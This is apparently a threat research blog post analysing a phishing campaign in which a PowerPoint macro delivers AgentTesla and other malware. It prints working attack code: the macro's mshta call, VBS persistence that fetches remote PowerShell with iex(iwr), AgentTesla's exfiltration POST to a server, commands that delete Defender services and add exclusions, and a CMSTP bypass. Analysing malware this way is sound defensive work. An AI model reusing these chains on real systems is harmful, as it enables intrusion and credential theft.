

SHARE

Infected PowerPoint Files Using Cloud Services to Deliver Multiple Malware

Jan 24 2022 | 6 min. read

By [Gustavo Palazolo](#)

Subscribe

Request Demo

Co-authored by Gustavo Palazolo and [Ghanashyam Satpathy](#)

Summary

In 2021, malicious Office documents accounted for [37% of all malware downloads detected by Netskope](#), showing favoritism for this infection vector among attackers. This is likely due to the ubiquitous usage of Microsoft Office in enterprises across the globe. Throughout 2021 we have [analyzed many techniques](#) used by attackers to deliver payloads through infected documents, which included the [return of Emotet](#), a campaign that primarily uses infected documents to spread malware.

Since December 2021, Netskope Threat Labs has observed an increase in the usage of one specific file type from the Microsoft Office suite: PowerPoint. These relatively small files are being delivered through phishing emails, then downloading and executing malicious scripts through LoLBins, [a common technique](#) often used to stay under the radar.

We spotted this campaign delivering multiple malware, such as [AveMaria](#) (a.k.a. [Warzone](#)) and [AgentTesla](#). These files are using [Bitly](#) to shorten URLs and different cloud services like [MediaFire](#), [Blogger](#), and [GitHub](#) to host the payloads. In this blog post, we will analyze a malicious PowerPoint Add-In file detected by Netskope that delivers multiple malware, including AgentTesla.

Stage 01 – Infected PowerPoint File

The infection flow starts with a phishing email that carries the infected file as an attachment, along with a message that lures the victim to download and open it.



Good morning...

I hereby ask to be given the best price and postage of the item as attached below (especially the one with the blue dot).


Please include the catalog if any.

We are waiting for the offer as soon as possible.

Thank you for your attention.

Phishing email with a malicious attachment.

The file is fairly small and it doesn't contain anything but the malicious VBA macro.



Infected PowerPoint file.

The macro is obfuscated and it uses an internal function to decrypt important strings at runtime.

```
Attribute VB Name = "Module1"
Sub Auto_Open()
Set O = CreateObject(ndjkOouRc(".USETBNAK7Z*WBELDC1SUBSIDLE;T5DLE)SI", "ajcyX5AyF")
Set M = O.CreateObject(ndjkOouRc("ACK'SOBELEM'DXUS91SOHEM", "QTmupW0vL"))
Set S = M.Exec(ndjkOouRc("ES5@EOTEM", "1Z7akRp08") + ndjkOouRc("=ETXEOTSTX&OQ0Tn", "NkanJa4H1") + Chr(150)
+ ndjkOouRc("'Z.'0e'(ES+DC4STX!#R6?", "pN4JHG6SQ") + ndjkOouRc("gc2b", "GNQBQZADe") + Chr(99) & Chr(58)
& Chr(92) & Chr(119) & Chr(105) & Chr(110) & Chr(100) & Chr(111) & Chr(119) & Chr(115) _
& Chr(92) & Chr(115) & Chr(121) & Chr(115) & Chr(116) & Chr(101) & Chr(109) & Chr(51) _
& Chr(50) & Chr(92) & Chr(99) & Chr(97) & Chr(108) & Chr(99) & Chr(92) & Chr(46) & Chr(46) _
& Chr(92) & Chr(109) & Chr(115) & Chr(104) & Chr(116) & Chr(97) & Chr(32) & Chr(104) & Chr(116) _
& Chr(116) & Chr(112) & Chr(115) & Chr(58) & Chr(47) & Chr(47) & Chr(104) & Chr(97) & Chr(104) _
& Chr(97) & Chr(104) & Chr(97) & Chr(104) & Chr(104) & Chr(97) & Chr(115) & Chr(100) & Chr(64) _
& Chr(106) & Chr(46) & Chr(109) & Chr(112) & Chr(47) + Chr(107) & Chr(100) & Chr(119) & Chr(111) _
& "cqwqwqerheurfje")
MsgBox (S.Stdout.ReadAll)
```


Obfuscated VBA code within the infected PowerShell file.

The script deobfuscation is straightforward and leads to the following VBA code.

```
Sub Auto_Open()
Set O = CreateObject("Outlook.Application")
Set M = O.CreateObject("M = Wscript.Shell")
Set S = M.Exec("S = powershell.exe -WindowStyle Hidden -c
c:\windows\system32\calc\..\mshta.exe hxxps://hahahahasd@j[.]mp/kdwocqwqwqerheurfje")
MsgBox (S.Stdout.ReadAll)
End Sub
```

Command executed by the malicious PowerShell file.

This technique uses Outlook (COM Object) to execute PowerShell, which bypasses the child process created by PowerPoint.




PowerShell spawned by Outlook's process.

The script is executed with a combination of PowerShell and mshta, a similar technique employed by BazarLoader.

CONTACT US

We'd love to hear from you!

Loading...



Malicious script being executed through LoLBins.

Stage 02 – VBS File

The URL contacted by the mshta binary is shortened through the [Bitly](#) domain “j.mp”, and the payload is hosted on [MediaFire](#), a cloud service for file storage and sharing.

The next stage is a VBS script that is lightly obfuscated within an HTML page, which is decoded and executed through a simple JavaScript function.



Second stage executed by the infected PowerPoint file.

Once deobfuscated, the VBS script performs multiple tasks to:

- 1. Create a persistence mechanism through the Windows registry to execute two PowerShell scripts from external URLs. The first script delivers AgentTesla, and the second script is used to disable some OS defenses, such as Windows Defender.
 - 2. Create a scheduled task that executes a script from an external URL through mshta approximately every hour. This script delivers a cryptocurrency stealer developed in PowerShell, hidden within a ‘
 - 3. Create a persistence mechanism through the Windows registry to execute :
- Unfortunately, we can’t tell what was being executed as this URL was offline

CONTACT US

We'd love to hear from you!

Loading...

<pre>ps_cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/uqd/8db3b9_e926d447972f4d23b3c2af4abee9467e.txt?dn=randomtext')) -useB);iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/uqd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=randomtext')) -useB);" Set obj1 = GetObject("winmgmts:\\.\\.root\\default:StdRegProv") obj1.SetStringValue &H80000001, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "cjjhutyyaggw", ps_cmd set MicrosoftWindows = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B") MicrosoftWindows.Run ps_cmd, 0</pre>	1
<pre>args = "/create /sc MINUTE /mo 63 /tn """"kbnvhywghjo"""" /F /tr """"""""mshta""""\""""https://kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/l9.html\"""" Set obj2 = GetObject("new:13709620-C279-11CE-A49E-444553540000") obj2.Shellexecute "schtasks", args, "", "open"), 0</pre>	2
<pre>Set obj3 = GetObject("winmgmts:\\.\\.root\\default:StdRegProv") mshta cmd = "mshta ""http://www.starinxxxgkular.duckdns.org/sl/l9.txt"" obj3.SetStringValue &H80000001, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "pilodkis", mshta cmd</pre>	3

Malicious VBS responsible for the next stages.

Stage O3 – AgentTesla

The first PowerShell script is responsible for executing AgentTesla, which is a .NET-based Remote Access Trojan with many capabilities, such as stealing browser’s passwords, capturing keystrokes, clipboard, etc.

The code is slightly obfuscated, protecting variables, function names, and strings. There are two large arrays that contain:

- 1. Compressed bytes of AgentTesla;
- 2. Compressed bytes of a .NET Injector used for process injection;

None of the executables are written to disk, which characterizes this attack as fileless.

```
aoiwmdoaiuwoduiaiwodiuimaowduimdaowduaaoiwmdoaiuwoduiaiwodiuimaowduim System.IO.MemoryStream
$gzipStream =
daowduaaoiwmdoaiuwoduiaiwodiuimaowduimdaowduaaoiwmdoaiuwoduiaiwodiuimaowduimdaowduaaoiwmdoaiuwoduiaiwodiuimaowduimdaowdu
aoiwmdoaiuwoduiaiwodiuimaowduimdaowduaaoiwmdoaiuwoduiaiwodiuimaowduim System.IO.Compression.GzipStream $input, ([IO.
Compression.CompressionMode]::Decompress)
$gzipStream.CopyTo( $output )
$gzipStream.Close()
$input.Close()
[byte[]] $byteOutArray = $output.ToArray()
Write-Output $byteOutArray
}
}
```

Agent Tesla

```
FUNCTION COMBINEMEANINGSCOBOLTPOTASSIUM($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS)
{
$IAKWBQIPASKBAMAGSWQIAKDHKASNDAS = $($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS -join [Environment]::NewLine)
$IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ = [string]::join("", ($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS.Split("`n")))
return $IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ
}
```

```
[byte[]] $nona = @(31,139,8,0,0,0,0,0,4,0,204,189,7,152,28,197,177,56,62,59,187,59,105,211,245,238,222,108,188,155,85,30,
110,87,66,39,17,238,36,144,142,104,114,6,147,69,78,150,89,224,4,198,200,28,178,141,35,32,11,28,48,178,192,32,63,231,108,
99,11,39,192,217,126,54,6,135,39,219,50,58,227,156,115,124,54,72,255,10,221,19,118,87,192,123,246,251,125,127,125,186,217,
238,170,238,158,158,238,234,234,234,234,234,99,207,220,164,37,53,77,75,193,223,238,221,154,246,128,198,255,166,180,
103,254,183,1,254,242,222,199,243,218,253,246,35,115,30,72,28,243,200,156,83,46,187,124,186,117,213,53,221,75,175,57,255,
249,173,11,207,191,242,202,238,186,214,5,23,183,174,185,246,202,214,229,87,182,14,61,254,228,214,243,187,23,93,188,36,151,
115,230,203,50,78,56,76,211,142,73,36,181,239,189,110,227,249,170,220,39,52,61,145,73,88,154,118,26,212,204,96,216,185,
215,66,184,165,82,76,113,88,231,122,107,90,248,171,61,156,36,184,70,232,169,151,105,218,16,253,15,127,131,31,206,7,229,62,
151,62,38,169,61,161,15,248,200,123,147,90,246,89,180,69,223,63,168,159,21,137,90,16,63,34,18,95,178,238,226,235,215,193,
239,69,167,202,239,58,45,172,119,164,136,243,150,92,51,125,205,133,16,166,186,65,29,233,67,79,79,198,210,77,193,255,37,
215,92,188,182,11,9,179,178,206,84,214,217,125,233,14,238,173,230,212,181,156,6,235,166,107,105,237,225,141,186,118,232,
79,53,162,137,90,208,250,207,254,223,168,238,39,52,205,25,131,223,20,254,190,109,26,138,112,54,0,44,53,109,98,8,251,108,
218,194,16,126,204,180,141,33,72,153,26,211,180,210,82,93,235,64,25,144,88,184,153,118,67,51,43,187,18,29,189,154,209,76,
23,3,21,8,84,49,208,214,219,63,154,193,34,187,14,190,67,229,211,159,85,62,172,64,55,19,205,151,124,86,249,176,186,221,108,
52,95,234,89,229,195,143,235,230,84,190,37,144,47,253,108,242,233,73,95,64,38,191,136,57,185,109,124,141,58,228,89,228,
245,75,209,122,154,207,38,207,99,80,43,221,47,171,124,248,46,235,217,189,107,88,229,57,4,242,216,156,103,37,167,112,244,
91,161,216,198,226,37,53,200,82,3,128,133,212,209,30,171,103,6,149,89,151,101,126,86,31,163,239,197,113,10,29,44,146,69,
```

PowerShell script responsible for executing AgentTesla.

Once both files are decompressed, the script loads the injector and calls a function named “**Execute**”, responsible for injecting AgentTesla payload into an instance of “**aspnet_compiler.exe**”, which is a binary from the .NET framework.

CONTACT US

We'd love to hear from you!


Loading...

```
$FGCHJBKHHVGCFFHJVBNBHVGB =  
daowduaoiwmdoaiuwoduiaamwodiuaowduimdaowduaoiwmdoaiuwoduiaamwodiuaowduimdaowduaoiw  
mdoaiuwoduiaamwodiuaowduimdaowduaoiwmdoaiuwoduiaamwodiuaowduimdaowduaoiwmdoaiuwodu  
iamwodiuaowduim -TypeName 'System.Collections.ArrayList';  
$FGCHJBKHHVGCFFHJVBNBHVGB.Add(  
"WlJl2mxlY3Rpb24uQXNzZWlibHldOjpb2FkKCRSRFNGRlRGSFlHVUpIS0dZlRlREUlnSRFRGWUdKVUhlLR  
ERSVEZ2RykuR2V0VHlwZSgncHJvakZVRCS5QQScpLkdldE1ldGhvZCgnRXhlY3V0ZScpLkludm9rZSgkbnV  
sbCxb2JqZWNOw1ldICggJ0M6XfDpbmRvd3NcTW1jcm9zb2Z0Lk5FVfXGcmFtZXdvcmtdcdjIuMC4lMDcyN  
lxhc3BuZXRfY29tcGlzZXIuZXhlJyYwU1NFVERZVUdVSURSU1RSRFlVR0lITl1SVFNfVfUWURVR0lPSCK  
p")  
  
$FGCHJBKHHVGCFFHJVBNBHVGBA = COMBINEMEANINGS COBOLTPOTASSIUM(  
$FGCHJBKHHVGCFFHJVBNBHVGB)  
  
$RDTTYFGJHKUYGTFRYTFYGUHlJGYYGU = D4FD5C5B9266824C4EEFC83E0C69FD3FAA(  
$FGCHJBKHHVGCFFHJVBNBHVGBA);try{$n=0;while($n -lt 5){$Run=(  
$RDTTYFGJHKUYGTFRYTFYGUHlJGYYGU -Join ' ')|I'E`X;$n++}}catch{}
```

```
[byte[]] $bin = Get-DecompressedByteArray $bin_arr  
[byte[]] $bin2 = Get-DecompressedByteArray $bin2_arr  
  
[Reflection.Assembly]::Load($bin2).GetType('projFUD.PA').GetMethod('Execute').  
Invoke($null,[object[]](  
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$bin))
```

Removing a minor obfuscation in the PowerShell script, showing how the payload gets executed.

Most of the injector’s function names are obfuscated, but we can see the namespace, the class, and the method that is being called to inject AgentTesla into a process. Furthermore, an injector using “**projFUD**” as namespace was previously spotted in the wild, used by other malware such as ASyncRAT and RevengeRAT.



Injector’s decompiled code.

AgentTesla is developed in .NET and this sample is using a protector known as “Obfuscar”, which creates a few mechanisms in the code to make analysis harder.

Sections	Time date stamp	Size of image	Resources
0003	2021-11-12 08:22:51	0003c000	Manifest Version
Scan	Endianness	Mode	Architecture
Detect It Easy(DiE)	LE	32-bit	I386
Type	GUI		
Protector	Obfuscar(1.0)[-]		S
Library	.NET(v2.0.50727)[-]		S
Compiler	VB.NET(-)[-]		S
Linker	Microsoft Linker(8.0)[GUI32]		S ?

AgentTesla sample delivered by the infected PowerPoint file.

Despite the protector’s usage, it’s still possible to see clean code from the decompiler, like this method that sends HTTP requests.

CONTACT US

We'd love to hear from you!

Loading...

```
// Token: 0x0600001C RID: 28 RVA: 0x00002B1C File Offset: 0x00000D1C
public static string b()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(B847EB80-04F8-4933-BCDA-437CEB26BE0E.o());
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = B847EB80-04F8-4933-BCDA-437CEB26BE0E.P();
        httpWebRequest.UserAgent = B847EB80-04F8-4933-BCDA-437CEB26BE0E.p();
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, B847EB80-04F8-4933-BCDA-437CEB26BE0E.Q()), false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = B847EB80-04F8-4933-BCDA-437CEB26BE0E.A();
    }
    catch (Exception ex)
    {
        result = B847EB80-04F8-4933-BCDA-437CEB26BE0E.A();
    }
    return result;
}
```

Function used by AgentTesla for network requests.

All the strings used by AgentTesla are encrypted within the binary, where all the characters are stored in a single array of bytes. Once it's running, the code decrypts all the characters in the list using a simple XOR operation with the encrypted byte, its position on the list, and the decimal 170. Whenever AgentTesla needs to access a string, it calls a function that returns the string by accessing its position in the list, and the respective length.

```
static B847EB80-04F8-4933-BCDA-437CEB26BE0E()
{
    B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>> = new byte[]
    {
        156,
        155,
        209,
        208,
        215,
        214,
        129,
        224,
        239,
        142,
        196,
        197,
        134,
        239,
        236,
        159,
        215,
        214,
        130,
        202,
        205,
        198,
        197,
        196,
        203,
        236,
        253,
        252,
        233,
        211,
    }
}
```

Encrypted Strings

String Access

```
B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>(29, 414, 1);

B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>(30, 415, 3);

B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>(31, 418, 78);
```

Decryption Routine

```
for (int i = 0; i < B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>.Length; i++)
{
    B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>[i] = (byte)((int)B847EB80-04F8-4933-BCDA-437CEB26BE0E.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

AgentTesla string encryption scheme.

Using the same logic, we can use a combination of regex and a Python script to extract a list of decrypted strings can be found on our [Github page](#).

CONTACT US

We'd love to hear from you!

Loading...


```
334 HKEY_CURRENT_USER\Software\RimArts\B2\Settings
335 HKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DUC
336 HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites
337 HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUC
338 Host
339 HOST
340 HostName
341 HTTP Password
342 http://103.147.185.68/j/p19xw/mawa/48608c2b91739edc3959.php
343 http://DynDns.com
344 http://xhzVYe.com
345 IceCat
346 IceDragon
347 IE/Edge
348 image/jpeg
349 image/jpg
350 IMAP Password
```

Decrypted strings from AgentTesla.

Furthermore, AgentTesla sends an HTTP POST request to a malicious server with information about the infected machine, such as the computer name, username, IP address, etc.

```
POST /j/p19xw/mawa/48608c2b91739edc3959.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Content-Type: application/x-www-form-urlencoded
Host: 103.147.185.68
Content-Length: 470
Expect: 100-continue
Connection: Keep-Alive

p=3BPWjKtIDgWiLrR6V9s5ZWQ8oMZYM3H0eYR1LzSoMEQpYk42C/
Dnew406q8RcTHJ1AA30GXStPq4RWLDxI8SpYGrZbHvF6iETrscRgBSohhDVGCGKoKU0UCS9Tev3p7M3KktBtMUuuzi0fggfcPT9qFkEE0DLDD5c97kk13QhOK6%2BNb12V6
ds2Eqowx3kTlI9RCm/kYhovGzJ61DPJ5oTkp2V2YPqYj6TzA49JabHadixiX/XkzCytam2/
XB7c8mi92pDE30cjiPK45ezPpHJ3wbtxDwge6QrebiNa73S%2BvI7BmwGksfqwtL3pb%2BDxH6ssAriMIZsudSKbx80Z0kNBjSAoCfWVWmi5TvFBqGBXacUbcqX2Hu8/
n6i0zBFn27e5PEITSR2v6qvPYnlsfTtrubrLI4jQenhGiNDmxPRKx08YgMMbzdoYPq%2BhQrwm0dns9XcuNUcVY=HTTP/1.1 200 OK
Date: Mon, 17 Jan 2022 19:08:41 GMT
```

AgentTesla HTTP request.


Stage 04 – PowerShell

The second PowerShell file executed by the VBS script in the second stage is mostly used to disable Windows Defender.

```
$down = New-Object System.Net.WebClient
$url = 'https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk = 'https://www.mediafire.com/file/gh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file';
$kasdjkdkdo = 'C:\Users\Public\heheheheh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjkdkdo);
```

PowerShell downloading the payloads.

Once running, it downloads a file from GitHub named NSudo, which is used for privilege escalation (TA0004). NSudo is executed as “TrustedInstaller” through the arguments “-U:T”.



GUI from downloaded file “NSudo”.

The second download is a VBS script hosted on MediaFire, which uses NSudo and to add a few AV exclusions based on file extensions, paths, and executable n

CONTACT US

We'd love to hear from you!

Loading...

```

1 If Not WScript.Arguments.Named.Exists("elevate") Then
2   CreateObject("Shell.Application").ShellExecute WScript.FullName
3   , "" & WScript.ScriptFullName & "" /elevate", "", "runas", 1
4   WScript.Quit
5 End If
6 On Error Resume Next
7 Set objShell = CreateObject("Wscript.Shell")
8 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete windefend"
9 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete mpsdrv"
10 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete mpssvc"
11 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete sense"
12
13 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No"
14 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures"
15 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide icacls "%systemroot%\System32\smartscreen.exe" /inheritance:r /remove *S-1-5-32-54"
16 objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide reg add ""HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"" /v ""
17 WScript.Sleep 100
18 outputMessage("Add-MpPreference -ExclusionExtension *.bat")
19 outputMessage("Add-MpPreference -ExclusionExtension *.ppam")
20 outputMessage("Add-MpPreference -ExclusionExtension *.xls")
21 outputMessage("Add-MpPreference -ExclusionExtension *.bat")
22 outputMessage("Add-MpPreference -ExclusionExtension *.exe")
23 outputMessage("Add-MpPreference -ExclusionExtension *.vbs")
24 outputMessage("Add-MpPreference -ExclusionExtension *.js")
25 outputMessage("Add-MpPreference -ExclusionPath C:\")
26 outputMessage("Add-MpPreference -ExclusionPath D:\")
27 outputMessage("Add-MpPreference -ExclusionPath E:\")
28 outputMessage("Add-MpPreference -ExclusionProcess explorer.exe")
29 outputMessage("Add-MpPreference -ExclusionProcess kernel32.dll")

```

VBS downloaded by PowerShell.

The VBS is executed through another Living-off-the-Land technique, by first creating an INF file with the command to be executed.

```

function script:Set-INFFile {
[CmdletBinding()]
Param (
[Parameter(HelpMessage="Specify the INF file location")]
$InfFileLocation = "$env:temp\CMSTP.inf",

[Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
[String]$CommandToExecute = 'wscript.exe C:\Users\Public\heheheheh.vbs'
)

$InfContent = @"
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
$CommandToExecute
taskkill /IM cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7
[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
"@

$InfContent | Out-File $InfFileLocation -Encoding ASCII
}

```

PowerShell creating INF file.

And then executing the INF file with the cmstp LoLBin.

```

If (Test-Path $InfFileLocation) {
#Command to run
$ps = new-object system.diagnostics.processstartinfo "c:\windows\system32\cmstp.exe"
$ps.Arguments = "/au $InfFileLocation"
$ps.UseShellExecute = $false
}

```

Executing the INF file.

